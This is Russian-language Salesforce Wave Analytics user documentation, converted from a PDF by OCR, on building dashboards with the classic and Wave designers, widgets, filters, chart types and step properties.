
1. Группируйте потенциальных клиентов по штатам в приложении Wave, затем группируйте по городу.
2. Вырежьте представление Lens в панель мониторинга Wave и просмотрите получившуюся диаграмму на панели.



Использование линейчатой диаграммы не позволяет полностью воспринять данные в диаграмме или быстро определить лучшие рынки.

3. Выберите **«Древовидная диаграмма»** в меню **«Тип диаграммы»**.

   Этот тип диаграммы позволяет с легкостью определить города с наибольшими возможностями продаж. Подсказки содержат подробные сведения о каждом городе (города представлены прямоугольниками).



Вертикальная диаграмма

Используйте вертикальную диаграмму (ее также называют гистограмму) для отображения относительного количества объектов, таких как интересы или товары.

Каскадные диаграммы

Используйте каскадную диаграмму для отображения кумулятивного эффекта последовательно вводимых положительных или отрицательных значений с разбиением на итоговые значения. Эти диаграммы также называют каскадными графиками и диаграммами Марио. Чтобы включить разбиение по итоговым значениям, используйте ярусную каскадную диаграмму.

Создание панелей мониторинга Wave

Создайте панель мониторинга Wave для непрерывного мониторинга ключевых показателей вашего бизнеса и анализа результатов по ключевым измерениям, таким как регион, продукты и временной период. Можно добавить интерактивные диаграммы, в которых информация будет синтезироваться в легко читаемом формате. Можно добавить таблицы для вывода сведений низкоуровневых записей и создания столбцов с рассчитанными значениями. Можно также добавить фильтры, чтобы пользователь панели мог сосредоточиться на результатах.

Wave предоставляет следующие конструкторы для создания панелей мониторинга.

Классический конструктор
: С помощью этого устаревшего конструктора можно создавать базовые панели мониторинга.

Конструктор панелей Wave
: По сравнению с классическим конструктором этот более новый конструктор предоставляет дополнительные возможности для более эффективного создания панелей мониторинга.

После того как администратор предоставит вам доступ, вы сможете выбрать любой из этих конструкторов для создания и редактирования панелей мониторинга. Также есть возможность преобразовать панели мониторинга, созданные в классическом конструкторе, в формат конструктора панелей мониторинга Wave.

Что такое панель мониторинга?

Панель мониторинга Wave — это набор виджетов, позволяющих просматривать данные с разных точек зрения. Для изменения содержимого в панели мониторинга и ее поведения применяются различные виджеты, такие как ключевые показатели эффективности, диаграммы, таблицы, фильтры и изображения.

Основные различия между классическом конструктором и конструктором панелей мониторинга Wave

Между классическим конструктором панелей мониторинга Wave и конструктором Flex существуют следующие отличия.

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Конструктор панелей мониторинга Wave — это новый конструктор, включающий в себя дополнительные функции для простого и быстрого создания панелей мониторинга. Используйте шаблоны для создания панелей мониторинга с предопределенным макетом. Создавайте настраиваемые макеты панелей мониторинга, чтобы обеспечить улучшенное отображение панелей на различных типах устройств, таких как мобильные телефоны, планшеты и настольные компьютеры. Используйте программы-мастера для быстрого создания виджетов. Применяйте функции перетаскивания, привязки к сетке и пересчета обозревателя, чтобы легко добавлять, размещать и выравнивать виджеты на панели мониторинга.

Построение панели мониторинга в классическом конструкторе

Классический конструктор представляет собой устаревшую версию и позволяет создавать только базовые панели мониторинга Wave.

Рекомендации по построению панелей мониторинга Wave

Следуйте приведенным здесь рекомендациям, чтобы проектировать и создавать полезные, эффективные панели мониторинга Wave, при этом минимизируя переработку и устраняя потенциальные недостатки.

Преобразование панели мониторинга мониторинга в формат конструктора панелей Wave

Чтобы воспользоваться новыми функциями, преобразуйте панели мониторинга, созданные в классическом конструкторе, в формат конструктора панелей мониторинга Wave.

Что такое панель мониторинга?

Панель мониторинга Wave — это набор виджетов, позволяющих просматривать данные с разных точек зрения. Для изменения содержимого в панели мониторинга и ее поведения применяются различные виджеты, такие как ключевые показатели эффективности, диаграммы, таблицы, фильтры и изображения.

При предоставлении общего доступа к данным Wave Analytics посредством панели мониторинга система позволяет участникам аудитории создавать собственные представления, вместо того чтобы просматривать полный набор данных.

Одним из преимуществ панели мониторинга является концентрирование внимания аудитории. Набор данных может содержать огромные объемы данных. Некоторые данные могут быть важными для аудитории, тогда как остальные данные могут быть абсолютно лишними. Другими словами, данные, являющиеся важными для одного набора вопросов, могут быть иногда неважными для другого набора вопросов.

Помните, что основой термина «панель мониторинга» является автомобильный термин «панель управления», однако, при всей их языковой схожести, панель мониторинга позволяет выполнять гораздо больше действий, чем традиционная панель управления. Другими словами, панель мониторинга позволяет просматривать не только изменения, но также получать более подробные исходные данные. Представим, что обычный спидометр показывал бы не только скорость движения, но также детализацию скорости в разные моменты времени, изменение дальнейшего режима движения и перенос фактического времени прибытия.

Ключевые элементы панели мониторинга Wave

Панель мониторинга поддерживает не только возможность чтения. Она предоставляет пользователям возможность интерактивного взаимодействия на основе наборов данных, являющихся существенными для компании. Настоятельно рекомендуем не только просматривать снимки, но также использовать инструменты, предназначенные для детализации важных данных. Начните работу прямо сейчас!


СМ. ТАКЖЕ:

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Построение панели мониторинга в классическом конструкторе

Ключевые элементы панели мониторинга Wave

Панель мониторинга поддерживает не только возможность чтения. Она предоставляет пользователям возможность интерактивного взаимодействия на основе наборов данных, являющихся существенными для компании. Настоятельно рекомендуем не только просматривать снимки, но также использовать инструменты, предназначенные для детализации важных данных. Начните работу прямо сейчас!



Пользователи могут просматривать панель мониторинга Wave путем выбора отображаемых элементов. Каждый элемент — это снимок реального отфильтрованного запроса.

Фильтры, основанные на выборке

Фильтр, основанный на выборке, позволяет применять любой из фильтров во время просмотра панели мониторинга. Например, при установке максимального и минимального значения в виджете диапазона панель мониторинга покажет объемы, которые входят в указанный диапазон. Эти типы фильтров часто связаны друг с другом, поэтому вы можете постепенно детализировать данные. Например, используйте один фильтр для изучения продаж продукта. Затем используйте следующий для фильтрации продаж по регионам. И наконец, используйте еще один для фильтрации продаж по организациям. Панель мониторинга покажет результаты на основании всех трех фильтров. Существуют разные типы виджетов фильтров, основанных на выборке: даты, списка, диапазона и переключения.

Ключевые индикаторы эффективности

Некоторые виды сведений лучше измеряется одним числом, известным как ключевой индикатор производительности. Определенные числовые элементы можно фильтровать на основе выбора, сделанного в диаграммах и фильтрах. Например, в групповой диаграмме с ожидаемыми продажами отдельных представителей щелкните группу, чтобы сфокусироваться на ожидаемых продажах отдельного человека. Обратите внимание, как изменится число: вместо общего значения для всех продавцов появится значение, относящееся только к выбранному человеку.

Диаграммы

Разнообразные диаграммы позволяют пользователям просматривать данные с разных точек зрения. Многие элементы диаграммы являются интерактивными. Например, щелкните столбец диаграммы и дождитесь отображения результатов. Данное действие инициирует фильтрацию запроса, представленного диаграммой. Внесенная поправка влияет на отображение других значений данной диаграммы, значений других диаграмм и чисел.

Таблицы

Таблицы содержат сведения уровня записей. Например, в диаграмме может находиться сводка по производительности по каждому региону, а в таблице отображаться сведения по определенным возможностям. Таблицы можно сортировать для отображения верхних и нижних записей. Также в таблицах можно создавать рассчитываемые столбцы для расчета значений на основе существующих данных.

Основные различия между классическом конструктором и конструктором панелей мониторинга Wave

Между классическим конструктором панелей мониторинга Wave и конструктором Flex существуют следующие отличия.

- Конструктор панелей мониторинга Wave имеет пользовательский интерфейс для создания макетов под разные типы устройств. В классическом конструкторе нужно настраивать макеты мобильных устройств, применяя JSON-код панели мониторинга.
- В конструкторы панелей мониторинга Wave встроены программы-мастера, облегчающие создание виджетов; при этом большая часть работы выполняется без вашего участия. В классическом конструкторе необходимо вручную создавать представления Lens в проводнике, вырезать их и затем вставлять в виджеты. («Этап» в конструкторе панелей мониторинга Wave соответствует представлению Lens в классическом конструкторе.)
- Конструктор панелей мониторинга Wave задействует привязку к сетке, что позволяет быстро размещать, выравнивать виджеты и изменять их размеры. В классическом конструкторе положение и размер каждого виджета нужно указывать вручную.
- В конструкторе панелей мониторинга Wave пользователь может создавать этапы, включая статические в самом приложении. В классическом конструкторе необходимо вырезать представление Lens из проводника в конструктор или создать этап с использованием файла JSON.
- Конструктор панелей мониторинга Wave позволяет быстро скрыть этапы и свойства, что обеспечивает больше рабочего пространства при проектировании панели мониторинга. Такой возможности нет в классическом конструкторе.
- Конструктор панелей мониторинга Wave содержит один виджет таблиц, с помощью которого можно сделать таблицу значений или сравнительную таблицу. Классический конструктор имеет отдельный виджет под каждый тип таблицы.
- В отличие от виджета «Поле» в классическом конструкторе, виджет-контейнер в конструкторе панелей мониторинга Wave объединяет виджеты в группу, что позволяет перемещать их одновременно.
- Только панели мониторинга, созданные в конструкторе панели мониторинга Wave, поддерживают аннотации и уведомления.
- Следующие виды диаграмм поддерживаются только в классическом конструкторе и проводнике. матрица, параллельные координаты, горизонтальная точечная матрица, вертикальная точечная матрица. В конструкторе панелей мониторинга Wave они преобразуются в горизонтальные диаграммы.

СМ. ТАКЖЕ:

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Построение панели мониторинга в классическом конструкторе

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Конструктор панелей мониторинга Wave — это новый конструктор, включающий в себя дополнительные функции для простого и быстрого создания панелей мониторинга. Используйте шаблоны для создания панелей мониторинга с предопределенным макетом. Создавайте настраиваемые макеты панелей мониторинга, чтобы обеспечить улучшенное отображение панелей на различных типах устройств, таких как мобильные телефоны, планшеты и настольные компьютеры. Используйте программы-мастера для быстрого создания виджетов. Применяйте функции перетаскивания, привязки к сетке и пересчета обозревателя, чтобы легко добавлять, размещать и выравнивать виджеты на панели мониторинга.

Конструктор панелей мониторинга Wave включен по умолчанию. Если доступа к конструктору нет, возможно, ваш администратор отключил его.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

1. Создание шаблона панелиWave

   Каждый шаблон имеет уникальный макет с пустыми виджетами (виджеты без этапов), разделами и цветными схемами. Чтобы заполнить виджет своими данными, используйте мастер виджетов. Чтобы создать собственный макет, выберите пустой шаблон.

2. Добавление виджетов к панели мониторинга

   Виджеты — это базовые строительные элементы панели мониторинга. В конструктор панелей Wave можно добавлять разные виджеты для совершенствования функций. Например, виджеты могут подсчитывать ключевые показатели эффективности, фильтровать результаты панели мониторинга, визуализировать данные с использованием интерактивных диаграмм, а также показывать сведения об уровне записи в таблицах.

3. Сделайте виджеты панели мониторинга интерактивными

   Панели мониторинга Wave имеют уникальные функции, позволяющие делать виджеты интерактивными. К примеру, виджеты на панели мониторинга можно фильтровать так, чтобы отображались только результаты для области, выбранной в виджете списка. Или когда значение численного виджета может измениться на красное, если оно опустится ниже порогового значения.

4. Настройка начальных выборок на панели мониторинга

   Если панель мониторинга Wave содержит виджеты или таблицы фильтров, основанных на выборке, можно настроить начальные выборки, которые применяются при первом открытии панели мониторинга. Например, вы можете выбрать строку в горизонтальной диаграмме и настроить ее как начальную выборку. Если текущий этап для горизонтальной диаграммы фасетирован, то другие виджеты с фасетированными этапами являются отфильтрованными на основе этой начальной выборки. При просмотре панели мониторинга пользователь может изменить выборку в диаграмме, чтобы по-разному отфильтровать результаты или перенести вместе выборку и фильтры.

5. Формирование уникальных макетов панели мониторинга Wave для различных устройств

   После добавления виджетов на панель мониторинга оптимизируйте макет для каждого устройства, на котором можно просматривать панели мониторинга. Например, можно удалить виджеты из макета для мобильного телефона, чтобы подогнать размер панели мониторинга под маленький экран. Виджеты также можно перемещать по макету; это не повлияет на другие макеты.

6. Оптимизация панелей мониторинга с помощью инспектора панели мониторинга
   Инспектор панели мониторинга показывает, насколько быстро приложение Wave выполняет каждый этап, чтобы вы могли обнаружить слабые места запросов. Он также показывает, каким образом Wave изменяет этапы с запросами на основе глобальных фильтров, фасетирования и связывания.

СМ. ТАКЖЕ:

- Что такое панель мониторинга?
- Рекомендации по построению панелей мониторинга Wave
- Основные различия между классическом конструктором и конструктором панелей мониторинга Wave
- Предоставление доступа пользователям к конструктору панелей мониторинга Wave и классическому конструктору
- Построение панели мониторинга в классическом конструкторе

Создание шаблона панелиWave


Каждый шаблон имеет уникальный макет с пустыми виджетами (виджеты без этапов), разделами и цветными схемами. Чтобы заполнить виджет своими данными, используйте мастер виджетов. Чтобы создать собственный макет, выберите пустой шаблон.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Чтобы создать панель мониторинга, выполните указанные ниже действия.

- Создайте и отредактируйте панели Wave Analytics.

1. На начальной странице выберите **Создать** > **панель мониторинга**.



2. Выберите нужный шаблон страницы и нажмите кнопку **Продолжить**.
   Например, выберите **Пустая панель мониторинга в конструкторе панелей Wave**.



В дополнение к пустому шаблону можно выбрать шаблон с готовым дизайном панели мониторинга. Эти шаблоны созданы только для конструктора панелей мониторинга Wave.

3. Чтобы изменить панель мониторинга, нажмите .
4. После выбора готового шаблона можно добавить этап к каждому виджету, нажав значок внутри пустого виджета. Мастер проведет вас по процессу добавления этапа.
   После завершения выполнения мастера Wave заполнит виджет на основе результатов этапа. Wave также добавит этап к панели этапов.
5. Чтобы сохранить панель мониторинга в приложении, нажмите .
6. Введите название и описание, затем выберите приложение, в котором необходимо сохранить панель мониторинга.
   Полномочия приложения определяют права доступа каждого пользователя к панели мониторинга. Чтобы обеспечить доступ к панели мониторинга только подходящих пользователей, внимательно изучите права доступа к приложению.
7. Нажмите кнопку **«Сохранить»**.
8. Нажмите , а затем нажмите **«Свойства панелей»**, чтобы установить свойства виджетов по умолчанию.
   При создании виджета можно указать, следует ли использовать свойства по умолчанию. Используйте свойства по умолчанию, чтобы обеспечить целостность границ и фона всех виджетов.

Свойства панели мониторинга

Это стандартные свойства, которые можно применить к каждому виджету для обеспечения целостного отображения информации. Эти свойства применимы только к панелям, созданным в конструкторе панелей Wave.

Свойства панели мониторинга

Это стандартные свойства, которые можно применить к каждому виджету для обеспечения целостного отображения информации. Эти свойства применимы только к панелям, созданным в конструкторе панелей Wave.

Свойство	Описание
Цвет фона	Цвет фона по умолчанию для виджетов
Граница	Граница по умолчанию вокруг виджетов
Цвет границы	Цвет по умолчанию для границ виджета
Ширина границы	Ширина по умолчанию для границ виджета (в пикселях)
Радиус границы	Степень скругленности углов границ виджета по умолчанию


Добавление виджетов к панели мониторинга

Виджеты — это базовые строительные элементы панели мониторинга. В конструктор панелей Wave можно добавлять разные виджеты для совершенствования функций. Например, виджеты могут подсчитывать ключевые показатели эффективности, фильтровать результаты панели мониторинга, визуализировать данные с использованием интерактивных диаграмм, а также показывать сведения об уровне записи в таблицах.

Виджетам, отображающим данные, необходимо наличие этапа. Виджет определяет, как использовать или отображать возвращенные этапом результаты. Например, этап рассчитывает средние объемы возможностей, сгруппированные по регионам. Виджет горизонтальной диаграммы отображает результаты в формате горизонтальной диаграммы, на которой выводится средний объем возможностей по региону. Если этап фасетирован, то при выборе на диаграмме группы будут отфильтрованы другие виджеты и в них будут отображаться результаты только для выбранного региона.

В большинство виджетов встроен мастер, который можно применять для конструирования виджета и используемого им этапа. Также можно создать собственный этап и применить его к виджету. Несколько виджетов могут использовать одинаковый этап, если только это не виджет даты или диапазона. В таком случае в других виджетах нельзя будет использовать этот этап.

Клонируйте виджеты для создания компонентов с похожим внешним видом на панели мониторинга Wave. Например, вы можете клонировать виджеты диаграмм и менять тип диаграммы, чтобы получить другой вид одних и тех же результатов. Вы также можете быстро создать виджеты из трех чисел и заменить их этапы для отображения количества всех открытых, всех приобретенных и всех утраченных возможностей. Чтобы заменить этап, удалите его из виджета и добавьте новый. Чтобы клонировать виджеты, удалять или клонировать этапы, а также просматривать свойства этапов, выберите виджет во время редактирования панели мониторинга, а затем нажмите соответствующую кнопку.



Чтобы настроить появление виджета, настройте свойства во вкладке «Виджет». Например, для виджета диаграммы можно показать значения данных и название оси. Вы также можете применить стандартные свойства для обеспечения целостного отображения виджетов (например, одинаковые границы и фоновый цвет у всех виджетов).

Для настройки поведения виджета установите свойства этапа во вкладке «Этап». Например, можно выбрать, какая будет отображаться мера, если этап содержит несколько мер. Изменения в свойствах этапа влияют на все виджеты, которые построены на этом этапе.

Добавление численных виджетов для включения ключевых показателей

Ключевые показатели помогают отслеживать важные сведения о вашем бизнесе. На панель мониторинга Wave могут быть добавлены другие виджеты для фильтрации ключевых показателей в отдельных областях. Например, можно отобразить общее число открытых обращений или возможностей за последний квартал или для северного региона.

Добавление виджетов с диаграммами для визуализации данных

Диаграммы на панели мониторинга Wave позволяют наглядно резюмировать и раскрывать тенденции по данным. Например, с помощью круговой диаграммы можно показать распределение возможностей по типу отрасли.

Добавление виджета «Глобальный фильтр» для исключения записей набора данных из панели мониторинга

Виджеты с глобальным фильтром используются для ограничения содержимого, доступного всем пользователям, просматривающим панель мониторинга Wave. Используйте глобальный фильтр, чтобы применить один и тот же фильтр к нескольким этапам на панели мониторинга. К примеру, если панель мониторинга содержит две диаграммы, сравнивающие производительность работы двух торговых представителей, то обе диаграммы должны иметь те же фильтры, чтобы сравнивать сопоставимые показатели. Вы можете добавить несколько виджетов глобальных фильтров на панель мониторинга. Вы также можете указать, какие этапы должны применяться к глобальному фильтру. В отличие от виджетов с фильтрами на основе выборки, глобальный фильтр нельзя изменить при предварительном просмотре панели мониторинга.

Добавление виджетов фильтра на основе выборки для предоставления пользователям возможности фильтровать результаты

Пользователи, просматривающие панель мониторинга, могут делать выборку в этих типах виджетов, по которой осуществляется фильтрация результатов других фасетированных виджетов. Виджеты фильтра на основе выборки предоставляют пользователям возможность секционировать и фрагментировать данные для просмотра результатов с разных точек зрения. Например, лицо, просматривающее панель мониторинга, может выбрать регион из списка виджетов, чтобы сконцентрировать результаты панели мониторинга на определенном местоположении продаж. В отличие от глобального фильтра или фильтра с запросом, пользователи могут отфильтровать результаты по-другому (на основе другой выборки) или удалить фильтр совсем.

Добавление виджета «Таблица» для показа сведений из записи и создания рассчитываемых столбцов

На панель мониторинга Wave могут быть добавлены различные типы таблиц. Для просмотра сведений уровня записи добавьте таблицу значений. Например, таблица значений используется для отображения сведений об обращении, в частности о времени открытия обращения и ответственном лице. Для создания настраиваемых столбцов в таблице на основе расчетов в существующих полях добавьте таблицу сравнения. Для этапов, содержащих по меньшей мере одну группировку, создайте сводную таблицу.

Добавление виджета-контейнера для создания разделов в панели мониторинга

Используйте контейнеры в панели мониторинга Wave для группировки связанных виджетов. Например, можно задействовать виджет-контейнер для создания на левой стороне панели мониторинга области фильтров со всеми виджетами фильтра выборки. Чтобы отделить область фильтров от остальной панели мониторинга, можно применить к контейнеру фоновый цвет и границу. При перемещении виджета вложенные виджеты также перемещаются, при этом сохраняя заданные расстояния и выравнивание.

Добавление виджета-изображения для показа графика в панели мониторинга

Можно включать логотипы компании для придания фирменного стиля панели мониторинга Wave, значки для категоризации результатов или графику для анимирования панели мониторинга.

Добавление текстовых виджетов к частям метки панели мониторинга

Помечайте свои панели мониторинга Wave, чтобы пользователи понимали, что перед ними. Вы также можете добавить текст с описанием панели мониторинга или инструкциями по использованию виджетов.

Добавление виджета-ссылки, ведущей на представление Lens Wave или панель мониторинга

Вместо упаковки всех возможных ключевых показателей эффективности, диаграмм и таблиц в одну панель мониторинга лучше разнести содержимое по нескольким панелям. Затем используйте виджеты-ссылки, чтобы связать панели мониторинга вместе. Пользователям понравится понятность простых панелей мониторинга. Вы можете также использовать ссылки для создания путей анализа пользователям с целью отслеживания или создания ссылки на связанные активы. Вы можете связать одну панель мониторинга с другой панелью мониторинга, этапом или представлением Lens.

Создание этапов в конструкторе панелей мониторинга Wave

Этапы возвращают результаты, которые отображаются в виджетах. Например, виджет цифр отображает результаты расчета, который указывается в этапе. Этапы могут запросить источник данных, например набор данных или объект Salesforce. Они также могут быть статичными списками значений, указанных пользователем, — статичный этап. Можно использовать один и тот же этап во многих виджетах. Кроме вырезания представления Lens из просмотра, также можно использовать следующие способы создания этапа в конструкторе панелей мониторинга Wave: использовать мастер или создать вручную.

Свойства виджетов для панелей мониторинга Wave

Свойства определяют способ отображения виджетов в панели мониторинга Wave. Например, с их помощью можно добавить метки, фоны и рамки. Для обеспечения целостности отображения виджетов в макете можно настроить свойства виджетов по умолчанию и затем назначить их каждому виджету. Свойства варьируются в зависимости от типа виджета и его автора. Эти свойства применимы только к виджетам, созданным в конструкторе панелей мониторинга Wave.

Свойства этапа для панелей мониторинга Wave

Свойства этапа определяют запрос, который возвращает результаты для отображения в виджете. Эти свойства также определяют поведение виджета и его взаимодействие с другими виджетами в панели мониторинга Wave. Свойства применимы только к панелям мониторинга, созданным в конструкторе панелей мониторинга Wave.

